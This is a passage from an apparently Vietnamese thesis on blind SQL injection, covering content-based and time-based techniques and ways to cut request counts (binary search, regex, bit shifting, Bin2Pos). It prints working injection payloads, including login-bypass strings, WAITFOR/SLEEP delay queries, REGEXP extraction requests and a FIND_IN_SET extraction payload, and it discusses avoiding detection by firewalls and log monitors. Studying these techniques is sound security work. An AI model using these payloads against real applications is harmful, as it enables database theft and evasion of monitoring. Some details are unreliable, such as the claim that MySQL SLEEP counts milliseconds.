Đối với MSSQL Server có thể sử dụng scripting.filesystem để đọc/ghi file trên máy chủ. Trong khi Oracle lại hỗ trợ rất nhiều cách để đọc ghi file như UTL_FILE, DBMS_ADVISOR, DBMS_XSLPROCESSOR, DBMS_XMLDOM, External tables, Java. Ngoài ra, còn một cách nữa là sử dụng câu lệnh hệ điều hành.

Đối với MySQL, mặc định không hỗ trợ tính năng thực thi câu lệnh hệ điều hành. Để sử dụng tính năng này cần sử dụng một bộ thư viện ngoài (UDF). Kẻ tấn công thường sử dụng DUMP File để ghi tập tin udf lên máy chủ, sau đó nạp file thư viện vào mysql để thực thi câu lệnh hệ điều hành. Đối với MSSQL Server hỗ trợ xp_cmdshell để thực thi điều này, cũng có rất nhiều tài liệu mô tả chi tiết thực hiện.

Trong phần này có trình bày các hướng để thực hiện trích xuất dữ liệu, cũng như một số hướng tấn công nâng cao. Khai thác lỗ hổng này, kẻ tấn công không chỉ đánh cắp, chỉnh sửa toàn bộ dữ liệu mà còn có thể lợi dụng để chiếm quyền điều khiển cả máy chủ.

1.4. Tấn công Blind SQL injection

Có nhiều lý do làm cho tấn công dạng out-of-band không phổ biến. Một trong những lý do là các máy chủ CSDL thường nằm trong phân vùng mạng được bảo vệ, có sử dụng các tường lửa để chặn các kết nối chiều ra (outbound connection). Trong những trường hợp này, khả năng tương tác với CSDL thông qua lỗ hổng SQL injection bị hạn chế. Trong những trường hợp này, cần phải làm thế nào đó để nhận được dữ liệu trả về.

Tuy nhiên lưu ý là dữ liệu trả về không nằm trong reponse cho trình duyệt, hay thực hiện các kênh out-of-band để gửi trả dữ liệu. Lúc này, kẻ tấn công được ví như một người mù (blind) tìm cách để đoán một thứ đồ không thể nhìn thấy được. Tương tự trong tình huống này, vẫn có những kỹ thuật cho phép nhận được dữ liệu trả về, thông qua việc inject các câu lệnh điều kiện, sẽ được kích hoạt tùy thuộc vào nội dung CSDL, và các phương pháp phân tích để nhận được nội dung trả về này. Tùy thuộc vào kiểu hình thái mà kẻ tấn công buộc ứng dụng phải trả về, tấn công Blind SQL injection được chia làm 02 kỹ thuật chính: Content-Based và Time-Based.

1.4.1. Tấn công Blind SQL injection dạng Content-Based

Một cấu trúc điều kiện khác thường được sử dụng với DBMS MSSQL Server. Cùng phân tích URL sau:

```
http://www.victim.com/products.asp?id=12%2B(case+when+(system_user+=+‘sa’)+then+1+else+0+end)
```

Có một sự khác biệt là ký tự “+” đã được URL encode chuyển thành %2B trong URL. Giá trị mà id parameter được nhận sẽ là: id = 12 + (case when (system_user = ‘sa’) then 1 else 0 end). Đây là một cấu trúc khá đơn giản, nếu như system_user là không phải là sa, thì URL tương đương với:

```
http://www.victim.com/products.asp?id=12
```

Trường hợp khác, nếu system_user, id=13 và sẽ trả về tương đương với URL:

```
http://www.victim.com/products.asp?id=13
```

Hai id khác nhau sẽ trả về hai loại mặt hàng khác nhau, đương nhiên, nội dung sẽ khác nhau. URL đầu tiên có thể là một cuốn sách, URL thứ hai có thể là một cái lò vi sóng. Tùy thuộc vào nội dung trả về, kẻ tấn công hoàn toàn biết được, người dùng có phải tài khoản sa hay không.

Quay lại ví dụ về chức năng đăng nhập mắc lỗi, trường username và password được truyền vào câu truy vấn:

```
SELECT * FROM users WHERE username = ‘marcus’ and password = ‘secret’
```

Giả sử không xác định được phương pháp để truyền kết quả của câu truy vấn về trình duyệt. Tuy nhiên có thể thay đổi cấu trúc câu lệnh truy vấn để thay đổi những biểu hiện của ứng dụng. Ví dụ, khi gửi lên 2 mã tấn công sẽ trả về 2 kết quả khác nhau:

```
admin’ AND 1=1--
admin’ AND 1=2--
```

Trong trường hợp thứ nhất, ứng dụng sẽ cho đăng nhập với tài khoản admin. Trong trường hợp thứ hai, sẽ đăng nhập không thành công, vì điều kiện 1=2 luôn trả về false. Có thể tận dụng điều này để điều khiển các trạng thái của ứng dụng, suy luận dựa trên trường hợp đúng, trường hợp sai của câu lệnh để khai thác dữ liệu trong cơ sở dữ liệu. Ví dụ như sử dụng hàm ASCII và SUBSTRING có thể xác một ký tự cụ thể, ở vị trí cụ thể, có một giá trị cụ thể. Trong ví dụ sau, nếu gửi lên chuỗi: admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 65-- thì sẽ đăng nhập thành công với tài khoản admin, bởi vì điều kiện trả về luôn đúng. (Câu điều kiện lấy ký tự đầu tiên trong chuỗi Admin là A, rồi chuyển sang bảng mã ASCII tương ứng mã 65. 65 = 65 sẽ trả về True).

Nếu như gửi lên chuỗi sau sẽ trả về là Fail, đăng nhập không thành công: admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 66-- . Bằng việc gửi lên một loạt các dữ liệu, hết một vòng bảng mã ASCII, hoặc cho đến khi nào kết quả

True được trả về sẽ xác định được chuỗi ký tự. Như vậy, bằng cách phân tích nội dung trả về (Content) của dữ liệu, kẻ tấn công đã xác định được được tính Đúng/Sai của câu truy vấn, từ đó xác định được ký tự.

1.4.2. Tấn công Blind SQL injection dạng Time-Based

Trong tấn công dạng Content-base ở trên, dữ liệu trả vẫn có liên quan nhiều đến câu truy vấn, kết quả vẫn trả về trong nội dung HTML của trình duyệt (dù không thật sự tường minh). Trong một số trường hợp, kẻ tấn công có thể inject vào câu truy vấn để kết quả không trả về trong HTML. Tấn công out-of-band ở trên cũng như vậy, nhưng đòi hỏi nhiều điều kiện. Trong đa số các trường hợp này, tấn công out-of-band là không có hiệu quả, cũng như việc sử dụng tấn công out-of-band có thể gây ảnh hưởng đến CSDL.

Để giải quyết vấn đề này, một kỹ thuật đã được phát triển bởi Chris Anley và Sherief Hammad làm việc tại NGSSoftware. Họ đã nghĩ ra cách làm cho câu truy vấn trả về bị trễ một khoảng thời gian, và việc trễ này phụ thuộc vào điều kiện của kẻ tấn công. Sau khi gửi mã tấn công, kẻ tấn công tiến hành theo dõi thời gian trả về. Nếu có sự chậm trễ trong thời gian trả về, kẻ tấn công có thể suy luận là câu lệnh điều kiện là đúng, và ngược lại. Phương pháp này cho phép áp dụng khi cả nội dung trả về của dữ liệu là giống hệt nhau trong cả hai trường hợp câu điều kiện đúng hoặc sai. Giống như phương pháp trên, thực hiện nhiều lần cho phép kẻ tấn công lấy được các dữ liệu phức tạp của CSDL.

Việc tạo ra trễ trong câu truy vấn tùy thuộc vào loại DBMS được sử dụng. MS-SQL hỗ trợ câu lệnh WAITFOR để tạo ra thời gian trễ. Ví dụ sau sẽ tạo ra thời gian trễ 5 giây nếu user là sa: if (select user) = ‘sa’ waitfor delay ‘0:0:5’.

Với câu lệnh cơ bản này, kẻ tấn công thực hiện tùy biến để lấy thông tin tại nhiều trường hợp khác nhau. Tận dụng kỹ thuật liên quan đến Content-base đã trình bày ở trên, trả về phụ thuộc điều kiện, thay vì buộc ứng dụng trả về nội dung khác nhau, câu truy vấn buộc trả về thời gian trễ. Ví dụ sẽ xảy ra trễ khi ký tự đầu tiên là “A”:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 waitfor delay '0:0:5'
if ASCII(SUBSTRING('Admin',1,1)) = 65 waitfor delay '0:0:5'
```

Trong MySQL có thể sử dụng hàm SLEEP để tạo ra độ trễ (tính theo miliseconds): select if(user() like 'root@%', sleep(5000), 'false'). Một lưu ý là đối với phiên bản 5.0.12 trở về trước, hàm SLEEP không được hỗ trợ. Một phương pháp thay thế là sử dụng hàm Benchmark, thực hiện một hành động lặp đi lặp lại. Việc yêu cầu DBMS thực hiện liên tục một tác vụ tốn nhiều thời gian (lấy mã SHA-1 chẳng hạn) có thể sử dụng để tạo độ trễ: select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false').

Kỹ thuật Time-base cho phép lợi dụng để khai thác lấy thông tin trong CSDL. Kỹ thuật này cũng rất hữu ích trong việc xác định ứng dụng có mắc lỗi SQL injection hay không. Trong nhiều trường hợp, khi mà tất cả các dữ liệu trả về đều rất mờ, chưa rõ ràng thì phương pháp time-base là phương pháp hiệu quả nhất để xác định khả năng mắc lỗi của ứng dụng. Việc theo dõi thời gian trả về cũng đơn giản hơn là theo dõi thay đổi trong nội dung dữ liệu.

Trong chương 1 lần lượt đã đi từ cơ bản của tấn công SQL injection, nguồn gốc, nguyên nhân lỗi cho đến các phương pháp, kỹ thuật được sử dụng để thực hiện tấn công khai thác CSDL. Đặc biệt nhấn mạnh tấn công Blind SQL injection với hai kỹ thuật chính là: Content-base và Time-base. Ngày nay, cùng với sự phát triển của các công nghệ phát triển ứng dụng web, các dạng lỗ hổng dạng non-blind không còn nhiều. Đa số các ứng dụng web nếu mắc lỗi SQL injection đều thuộc dạng blind SQL injection.

Tùy thuộc vào hoàn cảnh và điều kiện cụ thể có thể lựa chọn phương pháp tấn công phù hợp. Sang chương tiếp theo, luận văn sẽ đi sâu vào các kỹ thuật tối ưu tấn công Blind SQL injection.

Chương 2: Các phương pháp tối ưu hóa tấn công Blind SQL injection

2.1. Hạn chế của tấn công Blind SQL injection


SQL Injections là một trong những kỹ thuật tấn công ứng dụng web nguy hiểm nhất. Với tất cả thông tin được lưu trữ trong cơ sở dữ liệu, gần như hoàn toàn có thể bị lấy ra thông qua các yêu cầu HTTP. Nhiều công ty sử dụng các giải pháp như: Tường lửa ứng dụng web (Web Application Firewalls), các hệ thống phát hiện xâm nhập (Intrusion Detection/Prevention Systems) để phát hiện và ngăn chặn. Tuy nhiên, những giải pháp này hoàn toàn có thể bị vượt qua và phá vỡ. Trong hơn 15 năm qua, nhiều kỹ thuật tấn công, tối ưu đã được hoàn thiện để khai thác sâu lỗ hổng này.

Trong các ví dụ trên, luận văn đã cho thấy rằng: Để lấy được 1 ký tự, thuộc dạng có thể nhìn thấy được (printable) thì kẻ tấn công phải thực hiện 94 lần (94 ký tự dạng nhìn thấy được). Điều này sẽ dẫn đến hạn chế về mặt thời gian và băng thông. Nếu như ở các phương pháp non-blind trên, chỉ cần một yêu cầu có thể lấy được một chuỗi các ký tự (ví dụ như tên database có độ dài là 10 ký tự chẳng hạn), thì đối với phương pháp Blind SQL injection sẽ là tối đa: 94 x 10 = 940 lần gửi yêu cầu. Như vậy, chi phí để xác định sẽ lớn hơn rất nhiều, và dữ liệu càng lớn thì chi phí càng lớn. Chi phí ở đây bao gồm hai loại chính: Thời gian và băng thông.


- Thời gian: Mỗi yêu cầu sẽ cần phải một khoảng thời gian để thực hiện. Việc thực hiện nhiều yêu cầu liên tục sẽ cần nhiều thời gian hơn. Nếu như các phương pháp như error base hay union base thì chỉ cần 1 yêu cầu, giả sử hết 1s, thì phương pháp Blind SQL injection cần khoảng 94s để lấy một ký tự, và 940s để lấy một chuỗi 10 ký tự, có nghĩa khoảng 15 phút. Chưa kể đến các yếu tố ngoại cảnh là khi truy vấn nhiều, thời gian để lấy một yêu cầu có thể tăng lên. Trong thực tế, đối với nhiều ứng dụng, thời gian để thực hiện một yêu cầu có thể lớn hơn 1s nhiều lần, có thể đến 1 phút.

- Băng thông: Mỗi lần yêu cầu, sẽ tốn một khoảng băng thông để gửi yêu cầu, và băng thông để nhận yêu cầu. Việc thực hiện nhiều yêu cầu liên tục sẽ cần nhiều băng thông hơn. Tương tự như ví dụ về thời gian, số lượng băng thông cũng sẽ bị tăng gấp lên 940 lần cho một chuỗi 10 ký tự. đương nhiên sự gia tăng về băng thông sẽ kéo theo sự gia tăng về thời gian, vì phải cần có thời gian để tải các thông tin về.

Một vấn đề khác là, dù các hệ thống tường lửa không thể chặn được hoàn toàn tất cả các cuộc tấn công, nhưng lại có tác dụng như một công cụ giám sát. Việc một đối tượng liên tục thực hiện các yêu cầu gần giống nhau, liên tục trong một khoảng thời gian dài hoàn toàn có thể gây ra sự chú ý đối với quản trị hệ thống. Một chuyên viên quản trị hệ thống hoàn toàn có thể nhìn ra sự bất bình thường này. Ngày nay, các công cụ phân tích log tự động như: ossec, snort dễ dàng phát hiện ra các mẫu tấn công để từ đó đưa ra cảnh báo. Do đó, nếu cuộc tấn công kéo dài quá lâu, hoàn toàn có thể bị phát hiện trước khi kịp lấy hết thông tin cần thiết.



Hình 2.1: Access log của web server lưu thông tin về mã tấn công SQL injection



Hình 2.2: Cảnh báo OSSEC về tấn công SQL injeciton

Do đó, các kỹ thuật tấn công SQL injection cần phải được được tối ưu (optimized), giúp nâng cao xác suất thành công của cuộc tấn công. Lợi ích cơ bản của việc tối ưu hóa tấn công là giúp lấy dữ liệu trả về nhanh hơn, tiết kiệm thời gian, cũng như giảm việc gây ra tắc nghẽn mạng, tránh bị phát hiện. Một trong những lý do cần phải tối ưu đó là tốc độ, giúp cắt giảm các yêu cầu, thời gian gửi yêu cầu không cần thiết.

Trong phần tiếp theo, luận văn sẽ trình bày một số phương pháp tối ưu, và biến thể giúp nâng cao hiệu quả, tiết kiệm chi phí trong tấn công Blind SQL injection.

2.2. Các phương pháp tối ưu hóa truyền thống

Máy tính chỉ hiểu được các con số, đó là lý do tại sao bảng mã ASCII (American Standard Code for Information Interchange) được tạo ra. Mỗi mã ASCII là đại diện của một ký tự. Bất kỳ ký tự ASCII nào cũng được đại diện bởi 1 byte hoặc 8 bit, thường được gọi là 1 octet. Khi tấn công SQL injection, thông thường sẽ không thực hiện dò quét đầy đủ trong bảng mã ASCII, bởi vì không phải tất cả các ký tự sẽ có trong cơ sở dữ liệu. Chính vì thế, các cuộc tấn công

chỉ tập trung vào các mã ASCII từ 32 đến 126, là một bộ 94 ký tự. Để biểu diễn bộ này thực tế chỉ cần 7 bit, bởi vì bit đầu tiên trong octet chắc chắn là 0. Bảng sau sẽ cho thấy rõ hơn về vấn đề này:

Bảng 2.1: Ví dụ chuyển đổi giữa các hệ cơ số

Decimal	**Hexadecimal**	**Binary**
0	00	00000000
127	7F	01111111

Trong ví dụ tấn công ở chương 1, kẻ tấn công sẽ sử dụng phương pháp liên tục dùng các giá trị điều kiện để lấy ra được giá trị chính xác chữ cái đầu của giá trị tên database. Cụ thể, kẻ tấn công lần lượt thử với toàn bộ các ký tự nhìn thấy được trong bảng mã ASCII:

?sort=if(substr(database,1,1)='A',id,point)

?sort=if(substr(database,1,1)='B',id,point)

…..

?sort=if(substr(database,1,1)='9',id,point)


Trong quá trình truy vấn, nếu kết quả trả về là đúng thì dừng lại. Trong bảng mã ASCII, có khoảng 94 ký tự nhìn thấy được, như vậy kẻ tấn công sẽ phải thực hiện gửi tối đa 94 yêu cầu cho một ký tự. Trên thế giới đã có nhiều kỹ thuật nhằm tối ưu hóa, giảm số lượng yêu cầu cần gửi xuống.

2.2.1. Tối ưu hóa sử dụng thuật toán tìm kiếm nhị phân

Phương pháp này dựa trên thuật toán tìm kiếm nhị phân (Binary Search). Trong khoa học máy tính, thuật toán tìm kiếm nhị phân là một thuật toán dùng để tìm kiếm phần tử trong một danh sách đã được sắp xếp. Thuật toán hoạt động như sau: Trong mỗi bước, so sánh phần tử cần tìm với phần tử nằm ở chính giữa danh sách. Nếu hai phần tử bằng nhau thì phép tìm kiếm thành công và thuật toán kết thúc. Nếu chúng không bằng nhau thì tùy vào phần tử nào lớn hơn, thuật toán lặp lại bước so sánh trên với nửa đầu hoặc nửa sau của danh sách. Vì

số lượng phần tử trong danh sách cần xem xét giảm đi một nửa sau mỗi bước, nên thời gian thực thi của thuật toán là hàm lôgarit. Sau mỗi phép so sánh, số lượng phần tử trong danh sách cần xét giảm đi một nửa. Thuật toán kết thúc khi số lượng phần tử còn không quá 1. Vì vậy thời gian thực thi của thuật toán là O(logn).

Có thể thấy rằng, kẻ tấn công đang đi tìm giá trị của chữ cái trong tập danh sách các ký tự đã biết. Các ký tự này có thể sắp xếp, bằng cách chuyển đổi về giá trị trong bảng mã ASCII. Với khoảng 128 ký tự, trong đó có 94 ký tự dạng nhìn thấy được ($2^6 < 94 < 2^7$), sau khi áp dụng phương pháp tìm kiếm nhị phân, chỉ cần khoảng 7 yêu cầu là có thể lấy được 1 ký tự. Tuy nhiên, phương pháp này có nhược điểm là phải thực hiện tuần tự 7 yêu cầu, vì kết quả yêu cầu trước sẽ quyết định nội dung của yêu cầu tiếp theo.



Hình 2.3: Thuật toán tìm kiếm nhị phân

2.2.2. Tối ưu hóa sử dụng Regex

Được giới thiệu lần đầu tiên trong bài báo "Blind Sql Injection with Regular Expressions Attack" của Simone Quatrini và Marco Rondini, phương pháp này là một biến thể của phương pháp dựa trên tìm kiếm nhị phân ở trên, bằng cách sử dụng các biểu thức chính quy (regular expressions).

Trong ví dụ sau, luận văn sẽ trình bày trích xuất lấy bản ghi đầu tiên trong bảng information_schema.tables. Với yêu cầu đầu tiên:

```
index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables LIMIT 0,1)
```

Yêu cầu này dùng để kiểm tra có mắc lỗi Blind SQL injection hay không. Nếu trang trả về hợp lệ, thì có nghĩa là ứng dụng mắc lỗi (vì 1=1). Trong trường hợp này, bản ghi sẽ được bắt đầu bằng ký tự trong khoảng a-z, phương pháp sau sẽ cho thấy làm thế nào để trích xuất được:

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**a-n**]' LIMIT 0,1)

True

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**a-g**]' LIMIT 0,1)

False

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**h-n**]' LIMIT 0,1)

True

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**h-l**]' LIMIT 0,1)

False

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^**m**' LIMIT 0,1)

False

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^**n**' LIMIT 0,1)

True

Như vậy ký tự đầu tiên là “n”. Phương pháp này là một biến thể của tìm kiếm nhị phân ở trên, thay vì sử dụng so sánh dạng mã ASCII thì phương pháp sử dụng các điều kiện của biểu thức chính quy. Nếu nằm trong khoảng giới hạn của biểu thức sẽ trả về True, nếu không sẽ trả về False. Sau mỗi lần yêu cầu, khoảng giới hạn lại được thu hẹp một nửa.

Đối với hệ quản trị MySQL sẽ sử dụng hàm REGEXP, còn hệ quản trị MSSQL Server, sử dụng mệnh đề LIKE có chức năng tương tự. Một trong những vấn đề của phương pháp này đó là, việc sử dụng biểu thức chính quy trong mỗi hệ quản trị cơ sở dữ liệu là khác nhau, dẫn đến tương ứng từng loại cơ sở dữ liệu phải xây dựng mã tấn công riêng biệt, không thể dùng chung cho nhiều hệ quản trị cơ sở dữ liệu. Phương pháp này cũng giống như phương pháp

tìm kiếm nhị phân ở trên, không thể thực hiện được song song mà phải thực hiện tuần tự.

2.2.3. Tối ưu hóa sử dụng phương pháp dịch bit

Phương pháp thứ hai sử dụng kỹ thuật dịch bit (Bit Shifing). Mỗi ký tự đều tương ứng với một giá trị trong bảng mã ASCII. Giá trị này từ 0 đến 127 đối với hệ cơ số thập phân, nếu chuyển sang hệ nhị phân thì giá trị này sẽ được biểu diễn bằng 7 bit. Ví dụ sau đây, ký tự "a" có mã ASCII là 97, mã nhị phân sẽ là: 01100001.

Bảng 2.2: Minh họa tấn công sử dụng phương pháp tối ưu hóa bằng dịch bit

Mã nhị phân của "a"	**Số bit được dịch**	**Kết quả dạng nhị phân**	**Kết quả dạng thập phân**
01100001	>> 7	0000000**0**	0
0**1**100001	>> 6	0000000**1**	1
01**1**00001	>> 5		
011**0**0001	>> 4	0000011**0**	6
0110**0**001	>> 3	0000110**0**	12
01100**0**01	>> 2	0001100**0**	24
0110000**1**	>> 1	0011000**0**	48
01100001	>> 0	0110000**1**	97

Lần lượt dịch bit, từ đó trích xuất ra được bit cần thiết của ký tự. Bit cần lấy chính là bit cuối cùng trong kết quả dạng nhị phân. Cần xác định bit này là 0, hay là 1. Thông thường, cách đơn giản nhất là chuyển kết quả sang dạng thập phân, rồi đem chia lấy phần dư cho 2. Nếu dư 1 thì bit đó là 1, dư 0 thì bit đó là 0.

Sử dụng kỹ thuật dịch bit cho phép lấy ra giá trị từng bit của ký tự. Với mỗi ký tự lúc này chỉ là 0 hoặc 1, nên chỉ cần 1 yêu cầu để xác định bit đó (Có phải 1 không ? Nếu không thì sẽ là 0). Với 7 bit sẽ cần 7 yêu cầu để xác định đúng chính xác ký tự.

So với phương pháp tìm kiếm nhị phân, phương pháp dịch bit có ưu điểm cho phép thực hiện 7 yêu cầu không cần tuần tự, có thể thực hiện không song

song, độc lập với nhau. Tuy nhiên, nhược điểm là luôn cần 7 yêu cầu để lấy được một ký tự. Trong khi đối với các phương pháp dạng tìm kiếm, một số trường hợp có thể ít hơn 7 yêu cầu.

2.2.4. Phương pháp tối ưu bằng cách dùng Bin2Pos

Phương pháp này là một sự nâng cấp của phương pháp dịch bit ở trên, được tác giả Roberto Salgado trình bày tại hội thảo BackHat US 2013 với chủ đề: "SQL Injection Optimization and Obfuscation Techniques". Nếu như trong phương pháp dịch bit cơ bản tập ký tự đầu vào là 128 ký tự (không phân biệt ký tự nhìn được và không nhìn được). Một vấn đề khác là ký tự nào cũng cần 7 lần yêu cầu để xác định, trong khi có những ký tự, khi chuyển sang dạng nhị phân có độ dài chỉ là 3, nên thực tế chỉ cần 3 yêu cầu là xác định được. Phương pháp Bin2Pos này sẽ thực hiện giới hạn lại tập các ký tự có thể, sau đó đánh chỉ số (index) cho các phần tử này. Trong mỗi lần yêu cầu, câu truy vấn sẽ thực hiện so sánh để lấy ra chỉ số đó, chuyển sang dạng nhị phân và thực hiện trích xuất từng bit một.


Phương pháp tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục đưa ra để khắc phục các nhược điểm đó. Đầu tiên phương pháp sẽ sử dụng kỹ thuật đánh chỉ mục kết quả để giới hạn lại tập các ký tự cần kiểm tra. Đối với hệ quản trị CSDL MySQL thì sử dụng hàm FIND_IN_SET. Mã tấn công có dạng:

AND (SELECT @a:=MID(BIN(FIND_IN_SET(MID(table_name,1,1), 'a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,0,1,2,3,4,5,6,7,8,9,_,!,@,#,$,%,^, &,*,(,),,+,=,\,,.,",\',~,`,\\,|,{,},[,],:,;, ,')),1,1) FROM information_schema.tables LIMIT 1)=@a AND IF(@a!='',@a,SLEEP(5));

Kết quả trả về chính là vị trí của ký tự trong danh sách. Giả sử ký tự là 'c' thì sẽ trả về kết quả là 3. Tiếp theo sẽ sử dụng phương pháp dịch bit giống như trên, sử dụng hàm BIN() để chuyển về dạng nhị phân. BIN(3) là 11, cần 3 yêu cầu để xác định: Bit đầu tiên là 1 ? Đúng. Bit thứ hai là 1 ?Đúng ? Bit thứ ba là 1

? Không, không có bit thứ ba, thực hiện tạo Sleep để báo hiệu kết thúc chuỗi Binary.

Trong ví dụ trên tập danh sách dài 45, BIN(45) là 101101 cũng chỉ mất 7 yêu cầu truy vấn cho ký tự ở vị trí cuối cùng của danh sách.



Hình 2.4: Ví dụ với từ CHARACTER_SET

